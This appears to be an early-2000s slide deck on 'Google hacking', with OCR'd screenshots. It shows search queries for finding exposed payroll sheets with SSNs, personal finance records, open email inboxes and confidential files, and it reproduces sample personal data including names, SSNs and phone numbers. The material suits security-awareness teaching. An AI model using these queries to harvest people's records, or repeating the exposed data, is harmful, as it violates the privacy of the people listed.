
[LQT Systems | Linux Québec Technologies](#)  
www.linuxquebec.com/ - 4k - [Cached](#) - [Similar pages](#)

[SourceForge.net: CVS Repository](#)  
SourceForge.net Home, My Favorites. ...  
sourceforge.net/cvs/?group\_id=60358 - 34k - [Cached](#) - [Similar pages](#)

[Chronoss-devel Info Page](#)  
Chronoss-devel --. About Chronoss-devel. To see the collection of prior postings to the list, visit the Chronoss-devel Archives. Using Chronoss-devel. ...  
lists.sourceforge.net/lists/listinfo/chronoss-devel - 5k - [Cached](#) - [Similar pages](#)

[Chronoss-user Info Page](#)  
Chronoss-user --. About Chronoss-user. To see the collection of prior postings to the list visit the Chronoss-user Archives. Using Chronoss-user ...

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Google Search: define:"network security" - Microsoft Internet Explorer

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Address <http://www.google.ca/search?hl=en&ie=UTF-8&q=define%3A%22network+security%22&meta=> Go Links

Google define:"network security" Search Web PageRank 1 blocked AutoFill Options

**Google** Web Images Groups News more »

define:"network security" Search [Advanced Search](#) [Preferences](#)

Search:  the web  pages from Canada

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**Web**

**Tip:** Try removing quotes from your search to get more results.

Definitions of **Network Security** on the Web:

Protection of networks and their services from unauthorized modification, destruction, or disclosure, and provision of assurance that the network performs its critical functions correctly and there are no harmful side-effects. Network security includes providing for data integrity.  
[www.tsl.state.tx.us/ld/pubs/compsecurity/glossary.html](http://www.tsl.state.tx.us/ld/pubs/compsecurity/glossary.html)

Security procedures and controls that protect a network from: (a) unauthorized access, modification, and information disclosure; and (b) physical impairment or destruction.  
[www.ciao.gov/ciao\\_document\\_library/glossary/N.htm](http://www.ciao.gov/ciao_document_library/glossary/N.htm)

Managing the physical and logical accessibility of your network resources. Physical includes safeguarding the actual equipment; logical includes controlling customers' access to network resources.  
[www.thinkhdi.com/publications/glossary.asp](http://www.thinkhdi.com/publications/glossary.asp)

Discussions not available on <http://www.google.ca/>

Internet



# Google Hacking

- Advanced Operators “phonebook:”

- Phonebook
- Search the entire Google phonebook
- rphonebook
- Search residential listings only
- bphonebook
- Search business listings only
- Examples:

Phonebook: robert las vegas (robert in Las Vegas)

Phonebook: (702) 944-2001 (reverse search, not always work)

The phonebook is quite limited to U.S.A

Google Search: robert las vegas - Microsoft Internet Explorer

File Edit View Favorites Tools Help

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Address <http://www.google.ca/search?hl=en&ie=UTF-8&pb=f&q=robert+las+vegas&pb=f> Go Links

Google  Search Web PageRank 2 blocked AutoFill Options

**Google**  
PhoneBook

Web Images Groups News more »

Search PhoneBook Search the Web Preferences

---

**Business Phonebook** Results 1 - 5 of about 219 for **robert las vegas**. (0.31 seconds)

Century Vision Center, **Robert** Pearson Od - (702) 944-2001 - , **Las Vegas**, NV 89101 - [Yahoo! Maps](#) - [MapQuest](#)

Eob, Head Start Centers, **Robert** Jones Gardens - (702) 438-3770 - 1750 Marion Dr, **Las Vegas**, NV 89115 - [Yahoo! Maps](#) - [MapQuest](#)

Clark County Of, Constable **Robert** Bobby G Gronauer - (702) 385-2436 - , **Las Vegas**, NV 89101 - [Yahoo! Maps](#) - [MapQuest](#)

Clark County Of, Constable **Robert** Bobby G Gronauer, Las Vegas Township - (702) 455-4099 - 309 S 3rd St, **Las Vegas**, NV 89101 - [Yahoo! Maps](#) - [MapQuest](#)

American Family Insurance, Career Opportunities, Harrison **Robert** - (702) 732-4708 - 3993 Howard Hughes Pkwy, **Las Vegas**, NV 89109 - [Yahoo! Maps](#) - [MapQuest](#)

[More business listings...](#) ([Removal Info](#))

---

**Residential Phonebook** Results 1 - 5 of about 7 for **robert las vegas**. (0.31 seconds)

I **Robert** - (702) 433-6314 - 3890 S Nellis Blvd, **Las Vegas**, NV 89121 - [Yahoo! Maps](#) - [MapQuest](#)

Enrique **Robert** - (702) 792-9312 - 2700 S Valley View Blvd, **Las Vegas**, NV 89102 - [Yahoo! Maps](#) - [MapQuest](#)

F S **Robert** - (702) 631-2034 - , **Las Vegas**, NV 89101 - [Yahoo! Maps](#) - [MapQuest](#)

Howard **Robert** - (702) 260-6696 - , **Las Vegas**, NV 89101 - [Yahoo! Maps](#) - [MapQuest](#)

Discussions Discussions not available on <http://www.google.ca/>

Done Internet

Google Search: (702) 944-2001 - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Home Search Favorites Media Refresh Print Mail Stop

Address <http://www.google.ca/search?hl=en&ie=UTF-8&pb=f&q=%28702%29+944-2001+&pb=f&btnG=Search+PhoneBook> Go Links

Google (702) 944-2001 Search Web PageRank 2 blocked AutoFill Options

Web Images Groups News more »

Google PhoneBook (702) 944-2001 Search PhoneBook Search the Web Preferences

**Business Phonebook** Results 1 - 8 of 8 for (702) 944-2001 . (0.03 seconds)

Century Vision Center, Robert Pearson Od - (702) 944-2001 - , Las Vegas, NV 89101 - [Yahoo! Maps](#) - [MapQuest](#)

Century Vision Center, Ronald Dutton Od - (702) 944-2001 - , Las Vegas, NV 89101 - [Yahoo! Maps](#) - [MapQuest](#)

Century Vision Center - (702) 944-2001 - 8230 W Sahara Ave, Las Vegas, NV 89117 - [Yahoo! Maps](#) - [MapQuest](#)

Century Vision Center, Michael Crutchfield Od - (702) 944-2001 - 8230 W Sahara Ave, Las Vegas, NV 89117 - [Yahoo! Maps](#) - [MapQuest](#)

Cohen David B MD - (702) 944-2001 - 8230 W Sahara Ave, Las Vegas, NV 89117 - [Yahoo! Maps](#) - [MapQuest](#)

Crutchfield Michael Od - (702) 944-2001 - 8230 W Sahara Ave Infocus, Las Vegas, NV 89101 - [Yahoo! Maps](#) - [MapQuest](#)

Dutton Ronald Od - (702) 944-2001 - 8230 W Sahara Ave, Las Vegas, NV 89117 - [Yahoo! Maps](#) - [MapQuest](#)

Somers William Od - (702) 944-2001 - 8230 W Sahara Ave, Las Vegas, NV 89117 - [Yahoo! Maps](#) - [MapQuest](#)

Discussions Discussions not available on http://www.google.ca/

Done Internet

# Google Hacking

- Google, Friend or Enemy?
  - Google is everyone's best friend (yours or hackers)
  - Information gathering and vulnerability identification are the tasks in the first phase of a typical hacking scenario
  - Passive, stealth and huge data collection
  - Google can do more than search
  - Have you used Google to audit your organization today?



# Google Hacking

- What can Google can do for a hacker?
  - Search sensitive information like payroll, SIN, even the personal email box
  - Vulnerabilities scanner
  - Transparent proxy



# Google Hacking

- Salary
  - Salary filetype: xls site: edu

http://www.google.ca/search?q=cache:HW7aGUTTMMJ:www.csun.edu/~facacct/salary/calc/salar...

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites Media Print Mail

Address http://www.google.ca/search?q=cache:HW7aGUTTMMJ:www.csun.edu/~facacct/salary/calc/salary\_calc.xls+s... Go Links

Google salary filetype:xls site:edu Search Web PageRank 2 blocked Auto

### 1 Based on 7/1/02 Salary Schedule **SALARY INCREASE CALCULATOR**

2 Desired Salary Action	Enter Base Salary	Timebase or Adjustment	Adjusted Salary	Comments
3 Full-Time to Part-time AY	\$6,000	1	\$3,600.00	Base Salary X Timebase
4 Full-Time to Part-Time 12 month	\$6,900	1	\$4,140.00	Base Salary X Timebase
5 AY to 12 Month (15% Increase)	\$6,000	+15.0%	\$6,900.00	Base Salary X 1.15
6 12 Month to AY (Minus 15%)	\$6,900	-15.0%	\$6,000.00	Base Salary divided by 1.15
7 Difference-in-Pay Leave (7/1/02)	\$6,000	-\$3035	\$2,965.00	Base Salary minus minimum of Rank 2

Discussions Discussions not available on http://www.google.ca/

Done Internet



# Google Hacking

- Security social insurance number
  - Intitle: Payroll intext: ssn filetype: xls site: edu



Payroll Register - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Address [http://www.google.ca/search?q=cache:aTJ9-K-QGDQJ:/Nps/AdvXlr7/Tut\\_06/E\\_HEP1.XLS4](http://www.google.ca/search?q=cache:aTJ9-K-QGDQJ:/Nps/AdvXlr7/Tut_06/E_HEP1.XLS4) Go Links

Google  Search Web PageRank 2 blocked Auto

5			Regular	Overtime		Federal	State		
6		Pay	Hours	Hours	Gross	Withhold	Withhold		
7	Name	SSN	Rate	Worked	Worked	Pay	Tax	Tax	F
8	-	-	-	-	-	-	-	-	-
9	Kristy Cole	074-74-1050	12.50	26.0	0.0	325.00			
10	Jose Herrera	031-52-4017	11.75	40.0	3.0	522.88			
11	Brooke Hoover	030-25-7700	14.20	22.0	0.0	312.40			

Discussions Discussions not available on <http://www.google.ca/>

Done Internet



# Google Hacking

- Security Social Insurance Number
  - Payroll intext: Employee intext: ssn iletype: xls

http://www.google.ca/search?q=cache:5E-CQM3Utc. - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites Media Print Mail

Address http://www.google.ca/search?q=cache:5E-CQM3Utc: xls Go Links

Google payroll intext:employee intext:ssn filetype:xls Search Web PageRank 2 blocked AutoFill Options payroll employee

			<b>Employee #1</b>		Time Card				<b>Employee #4</b>
Pay Period Ending: July 27, 2000				Pay Period Ending: July 27, 2000					
Social Security Number: 502-52-36				Social Security Number: 502-52-36					
Marital Status: Single		Exemptions: 0		Marital Status: Single		Exemptions: 1			
Deductions:		Hospital: \$15.00 Other: \$25.00		Special Deductions:		Hospital: none		Other: \$10.00	

Discussions not available on http://www.google.ca/

Internet



# Google Hacking

- Financial Information
  - Filetype: xls “checking account” “credit card” -  
intext: Application -intext: Form (only 39 results)

4	1619	7/6/99	<b>Mortgage payment</b>	1350.00		11150.00
5	1620	7/6/99	<b>car insur</b>	1236.82		9913.18
6		7/10/99	<b>OTC Deposits</b>		345.00	10258.18
7	1621	7/13/99	<b>Internet Connection</b>	16.00		10242.18
8	1622	7/13/99	<b>Pedernales electric</b>	211.36		10030.82
9		7/13/99	<b>OTC Deposits</b>		985.56	11016.38
10	1623	7/14/99	<b>SW Bell Tel</b>	54.21		10962.17
11	1624	7/15/99	<b>Flying trip to New Orleans 7 hrs @ \$45</b>	315.00		10647.17



# Google Hacking

- Financial Information
  - Intitle: "Index of" finances.xls (9)

	A	B	C	D	E	F	G	H	I
2	Date	Description	Amount	Type	Note		Item breakdown		
3							Grocery	\$0.00	
4		<b>Summer 2004</b>					Apartment	\$705.00	
5	5.27	Car service for flashing lights	\$69.50	Debit	Temporary Payment		Books	\$0.00	
6	5.27	Dad's repayment for car service			Check Reimbursement		School	\$0.00	
7	5.30	Shampoo and fish tank tubing	\$4.60	Cash	Personal		Transportation	\$300.20	
8	5.31	First Pres offering through May	\$150.00	Check	Personal		Personal	\$236.80	
9	6.1	Gas for Rachel's car	\$25.00	Debit	Transportation		Dining	\$40.50	
10	6.5	Dinner at Brat Stop w/ Mom and Dad	\$27.00	Debit	Dining		Gifts	\$0.00	
11	6.7	Kitten supplies	\$35.20	Debit	Personal		Non-PSU	\$0.00	
12	6.8	Plane ticket to NYC	\$255.20	Debit	Transportation		Misc	\$7,244.00	
13	6.9	PSU account refund (general deposit)	-\$50.00	Deposit			<b>Total</b>	<b>\$8,526.50</b>	
14	6.10	Reservation deposit for Tuckaway Heights	\$100.00	Check	Apartment				
15	6.12	Metra ticket to Chicago	\$5.00	Cash	Transportation				
16	6.12	Food at Blues Fest	\$3.50	Cash	Dining				
17	6.12	Blues Fest keychain	\$3.00	Cash	Personal				
18	6.12	Dinner at Giordano's w/ Joy, Neighbor, Vince	\$10.00	Cash	Dining				
19	6.12	Gas for Rachel's car	\$15.00	Debit	Transportation				
20	6.13	Garage sale proceeds from Mom	-\$25.00	Cash Gift					
21	6.15	Initial shots for Chat	\$99.00	Check	Cat				
22	6.15	Deposit for Tuckaway Heights (minus reserv. dep.)	\$605.00	Check	Apartment				
23	6.16	2-year Vine Line subscription renewal	\$44.00	Check	Personal				
24									
25		Check reimbursement is still a deposit							
26		withdrawal considered part of deposit when cash back is taken							
27									
28									
29		Separate PSFCU and 5/3 somehow!!!							
30									



# Google Hacking

- Personal Mailbox
  - Intitle: Index.of inurl: Inbox (456) (mit mailbox)



Index of [redacted] /Mail/inbox - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites Media Recycle Bin Mail Print Send To New Folder

Address  Go

Google  Search Web PageRank 16 blocked AutoFill Options index of inbox

<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">Parent Directory</a>	17-Mar-2004 15:00	-	
<a href="#">#1</a>	17-Mar-2004 14:21	2k	
<a href="#">#10</a>	17-Mar-2004 14:45	2k	
<a href="#">#11</a>	17-Mar-2004 14:45	3k	
<a href="#">#12</a>	17-Mar-2004 14:45	3k	
<a href="#">#13</a>	17-Mar-2004 14:45	2k	
<a href="#">#14</a>	17-Mar-2004 14:34	10k	
<a href="#">#15</a>	17-Mar-2004 14:45	3k	
<a href="#">#16</a>	17-Mar-2004 14:34	51k	
<a href="#">#17</a>	17-Mar-2004 15:16	2k	
<a href="#">#18</a>	17-Mar-2004 15:16	2k	
<a href="#">#19</a>	17-Mar-2004 15:16	3k	
<a href="#">#2</a>	17-Mar-2004 14:21	2k	
<a href="#">#20</a>	17-Mar-2004 15:16	3k	
<a href="#">#21</a>	17-Mar-2004 15:16	2k	
<a href="#">#22</a>	17-Mar-2004 14:58	10k	
<a href="#">#23</a>	17-Mar-2004 15:16	3k	
<a href="#">#24</a>	17-Mar-2004 14:58	51k	
<a href="#">#25</a>	17-Mar-2004 15:26	2k	

Discussions Discussions not available on

Internet



# Google Hacking

- Personal Mailbox
  - After several clicks , got the private email messages



Return-Path: <kspivey1p@x400gate.ada.at>  
 Delivered-To: mws+@ux1.sp.cs.cmu.edu  
 Received: from EDRC.CMU.EDU ([128.2.203.42]) by ux1.sp.cs.cmu.edu id aa18148;  
 17 Mar 2004 7:15 EST  
 Received: from MX5.andrew.cmu.edu ([128.2.10.115]) by edrc.cmu.edu id aa04183;  
 17 Mar 2004 7:14 EST  
 Received: from med.toho-u.ac.jp (c-67-166-49-63.client.comcast.net [67.166.49.63])  
 by mx5.andrew.cmu.edu (8.12.10/8.12.10) with SMTP id i2HCE0mN017771  
 for <mws@andrew.cmu.edu>; Wed, 17 Mar 2004 07:14:09 -0500  
 Message-ID: <97df01c40c9f\$735656f0\$a9bc03d3@med.toho-u.ac.jp>  
 From: "Kelvin Spivey" <kspivey1p@x400gate.ada.at>  
 To: mws@andrew.cmu.edu  
 Subject: More efficient than via-gra  
 Date: Wed, 17 Mar 2004 23:12:27 -0500  
 MIME-Version: 1.0  
 Content-Type: text/html;  
 charset="iso-8859-1"  
 Content-Transfer-Encoding: quoted-printable  
 X-MIME-Autoconverted: from 8bit to quoted-printable by mx5.andrew.cmu.edu id i2HCE0mN017771  
 X-UIDL: becff044e73425d3d94cda6ea8b477f3

<HTML><BODY>  
 <P><FONT SIZE=3D2>Generic cialis (Regalis), at cheap prices.<BR>  
 Most places charge \$20, we charge \$5. Quite a difference.<BR><BR>  
 Cialis is known as a Super-V=EDagra or Weekend-V=EDagra because its effec=  
 ts start sooner and last much longer.</FONT>  
 </P><P><FONT SIZE=3D2>Shipped worldwide.<BR><BR>Your easy-to-use solution=  
 is here: <A  
 HREF=3D"http://www.mega-health.net/cia/?oxygen">http://www.mega-health.ne=  
 t/cia/?oxygen</A></FONT>  
 </P><P><FONT SIZE=3D2>-----</FONT>  
 <BR><FONT SIZE=3D2>The link below is for those who hate spam...</FONT>  
 <BR><FONT SIZE=3D2><A  
 HREF=3D"http://www.mega-health.net/off.html">http://www.mega-health.net/o=  
 ff.html</A></FONT><BR>=3D=3D-



# Google Hacking

- Personal Mailbox
  - Intitle: Index.of inurl: Inbox (inurl: User OR inurl: Mail) (220)

Google Search: intitle:index.of inurl:inbox (inurl:user OR inurl:Mail) - Microsoft Internet Explorer

File Edit View Favorites Tools Help

Back Forward Stop Refresh Home Search Favorites Media

Address | Go

Google Search Web PageRank 16 blocked AutoFill Options index of inbox use

intitle:index.of inurl:inbox (inurl:user OR inurl:Mail) Search Advanced Search Preferences

**Web** Results 1 - 22 of about 220 for **intitle:index.of inurl:inbox (inurl:user OR inurl:Mail)**. (0.37 seconds)

**Index of /~karabo/Khalid/Mail/INBOX\_exp\_mant intrinsic ...**  
**Index of /~karabo/Khalid/Mail/INBOX\_exp\_mant intrinsic comments\_files.**  
Name Last modified Size Description Parent Directory 21-Feb ...  
[www-personal.engin.umich.edu/~karabo/Khalid/ Mail%20%20INBOX%20\\_exp\\_mant%20intrinsic%20comments\\_files/](http://www-personal.engin.umich.edu/~karabo/Khalid/Mail%20%20INBOX%20_exp_mant%20intrinsic%20comments_files/) - 3k - [Cached](#) - [Similar pages](#)

**Index of /~karabo/Khalid/Mail/INBOX RE MonsterTRAK Resume [Job ...**  
**Index of /~karabo/Khalid/Mail/INBOX RE MonsterTRAK Resume [Job #1226554],**  
group interview\_files. Name Last modified Size Description ...  
[www-personal.engin.umich.edu/.../](http://www-personal.engin.umich.edu/.../) - 3k - [Cached](#) - [Similar pages](#)

**Index of /sciww/sciww-ftp/Mail/inbox**  
**Index of /sciww/sciww-ftp/Mail/inbox.** Name Last modified Size Description  
Parent Directory 05-Jul-1995 15:03 - Apache/1.3.29 Server ...  
[www.hitl.washington.edu/sciww/sciww-ftp/Mail/inbox/](http://www.hitl.washington.edu/sciww/sciww-ftp/Mail/inbox/) - 1k - [Cached](#) - [Similar pages](#)

**Index of /afs/sipb/user/sidlives/Mail/inbox**  
**Index of /afs/sipb/user/sidlives/Mail/inbox.** Name Last modified  
Size Description Parent Directory 18-Aug-2001 23:23 -  
[www.mit.edu/afs/sipb/user/sidlives/Mail/inbox/](http://www.mit.edu/afs/sipb/user/sidlives/Mail/inbox/) - 1k - [Cached](#) - [Similar pages](#)


**Index of /afs/sipb/user/ayermish/Mail/inbox**  
**Index of /afs/sipb/user/ayermish/Mail/inbox.** Name Last modified Size  
Description Parent Directory 24-Jan-1990 04:35 - 1 24-Jan-1990 ...  
[www.mit.edu/afs/sipb/user/ayermish/Mail/inbox/](http://www.mit.edu/afs/sipb/user/ayermish/Mail/inbox/) - 2k - [Cached](#) - [Similar pages](#)  
[ [More results from www.mit.edu](#) ]

Discussions Discussions not available on http://www.google.com/ Internet



# Google Hacking

- Confidential Files
  - “not for distribution” confidential (1,760)





# Google Hacking

- Confidential Files
  - “not for distribution” confidential filetype: pdf (marketing info) (456)



